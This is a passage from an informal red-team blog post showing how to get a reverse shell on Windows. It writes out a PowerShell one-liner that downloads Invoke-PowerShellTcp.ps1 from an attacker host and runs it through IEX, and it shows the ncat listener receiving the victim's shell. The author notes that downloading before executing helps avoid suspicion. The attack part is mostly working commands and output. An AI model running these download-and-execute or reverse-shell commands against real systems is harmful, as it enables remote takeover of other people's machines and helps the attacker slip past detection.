
Well Don't worry friend because here comes your favorite Hero. The Pipeline operator (|). Very simple what does this do, well it continues running code, after one line has been finished and it tells it were to continue off, sort of like a checkpoint. Now we can download the File AND Execute it as well.

Invoke-WebRequest -Uri http://10.0.2.9:8000/Invoke-PowerShellTcp.ps1 -OutFile Shell.ps1 | powershell.exe IEX C\Users\User\Downloads\Shell.ps1



```
PS C:\Users\dwinchester\Downloads> Invoke-WebRequest -Uri http://10.0.2.9:8000/Invoke-PowerShellTcp.ps1 -OutFile Shell.ps1 |powershell.exe IEX C:\Users\dwinchester\Downloads\Shell.ps1
```

Boom.



```
[dmcxblue@blackarch Payloads]$ ncat -lvnp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.0.2.15.
Ncat: Connection from 10.0.2.15:49972.
Windows PowerShell running as user dwinchester on DESKTOP-ALPHA
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\dwinchester\Downloads>
```

As you can see, I changed the behavior slightly, instead of running directly from the HTA file the HTA Downloads and then Executes the File. To avoid that suspicious behavior of Completely Executing immediately on Run. And got a successful Reverse Shell.

###

As you can see these are just a few of the many methods we can take, and the so MANY files that can be used to execute our malicious code. I mean A LOT is out there. And these are the most Basic in the matter.

Who am I?

Just your average Everyday Red Teamer.